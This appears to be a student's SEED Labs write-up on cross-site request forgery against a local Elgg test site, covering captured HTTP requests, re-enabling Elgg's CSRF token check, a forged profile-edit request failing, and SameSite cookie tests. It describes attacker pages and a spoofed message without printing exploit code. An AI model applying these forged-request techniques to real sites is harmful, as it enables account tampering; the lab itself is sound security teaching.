Firefox window indicates "Content-Length: 464".

Elgg For SEED Lab

Alice

Blogs

Bookmarks

Files

Pages

Wire post

HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=-----4072917134837760546895979631

Content-Length: 2974

Origin: http://www.seed-server.com

Connection: keep-alive

Referer: http://www.seed-server.com/profile/alice/edit

Cookie: __gsa5-ID=3274e116d699a392:T=1689599474:RT=1689599474:S=ALNI_MZL_A5RH0xDZWpr97Dm0LSUgKdSgg; pvisitor=7c2541dc-771f

Upgrade-Insecure-Requests: 1

elgg_token=i8-04TQGsom_F_g4-PBR9Q&_elgg_ts=1690238420&name=Alice&description=<p>Harsimran Singh is my hero</p> &accessl


Send Content-Length: 464

Part 3:

Csrf.php:


```
seed@VM: ~/lab8
root@aadd9b4a8ba5: /var/www/elgg/vendor/elgg/elgg/engine...
root@aadd9b4a8ba5:/var/www/elgg# cd vendor/elgg/elgg/engine/classes/Elgg/Security
root@aadd9b4a8ba5:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# nano
o Csrf.php
root@aadd9b4a8ba5:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security#
```

Enabling CSRF protection.




```
GNU nano 4.8 Csrf.php Modified
*/
public function validate(Request $request) {
    //return; // Added for SEED Labs (disabling the CSRF countermeasu>
    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
    $session_id = $this->session->getID();
    if (($token) && ($ts) && ($session_id)) {
```


Now when we login into Alice and undo the changes in profile to observe the attack again:



Open message:



When the link is clicked, only the attacker's page opens. It continuously attempts to perform an infinite number of POST requests, but none of these actions are successful as the HTTP POST requests cannot be completed.



Go back to ELGG see the error messages:

Alice's inbox: Elgg For SEED Labs

www.seed-server.com/messages/inbox/alice

HTTP Header Live


```
http://www.seed-server.com
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:1.9.0.1) Gecko/20101102 Firefox/3.0.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com
Cookie: __gsas=ID=632814271
GET: HTTP/1.1 200 OK
Date: Tue, 11 Jul 2023 17:55:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=1555200
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript
```


Elgg For SEED Labs

Alice > Messages

Inbox

+ Compose a message

☐  **Hello**
From Samy 1 an hour ago
www.attacker32.com/editprofile.html

☐  **Get free money!**
From Samy 2 hours ago
Get free \$100 Amazon gift card just by completing
<http://curl.li/iecho>

Form is missing __token or __ts fields

The analysis reveals that the attacker made an HTTP request, and although cookies were present, the secret token was notably absent.

Alice: Elgg For SEED Labs

www.seed-server.com/profile/alice


HTTP Header Live

```
http://www.seed-server.com
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:1.9.0.1) Gecko/20101102 Firefox/3.0.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com
Cookie: __gsas=ID=632814271
GET: HTTP/1.1 200 OK
Date: Tue, 11 Jul 2023 17:55:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=1555200
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript
```

Elgg For SEED Labs

Alice

Edit avatar Edit profile



Brief description
I am Alice


Add widgets

Ultimately no changes were done and the attack failed this time with CSRF protection enabled:


Part 4:

Open example32.com


Set the cookies on my browser:



Click on Link A:




After analyzing the situation, it becomes apparent that when accessing Link A (www.example32.com) from the same site, all cookies (Normal, Lax, or Strict) are sent irrespective of the type of request initiated (Link, GET form, or POST form).




However, when visiting link B (www.attacker32.com), it becomes clear that only the Normal and Lax cookies are transmitted when making GET requests. On the other hand, when making POST requests, only the Normal cookie is sent, resulting in the exclusion of strict cookies from cross-site requests.



GET REQUEST:



POST REQUEST:



ELGG and SameSite cookies:

To enhance its defense against CSRF attacks, ELGG offers the option to utilize SameSite cookies. By configuring the SameSite attribute to either Lax or Strict for specific actions, such as adding a friend or updating user profiles, we can strengthen the security measures.

This approach ensures that cookies are not accessible to cross-site requests, rendering attacks like those attempted through `addfriend.html` and `editprofile.html` ineffective without the required attached cookie.

While choosing Strict SameSite cookies provides the highest level of protection by disallowing all cross-site requests regardless of their origin, it may come with certain limitations, particularly concerning embedded content.

In situations where more flexibility is needed, Lax SameSite cookies can be employed. This setting allows cookies to be attached to cross-site requests originating from top-level navigation but not from external sites (e.g., an attacker's website). This balance of security and flexibility offers protection against potential attacks while still accommodating certain legitimate use cases.

Note: I did this lab with the help of my friend as I was facing some issues with my MAC system.



University
of Windsor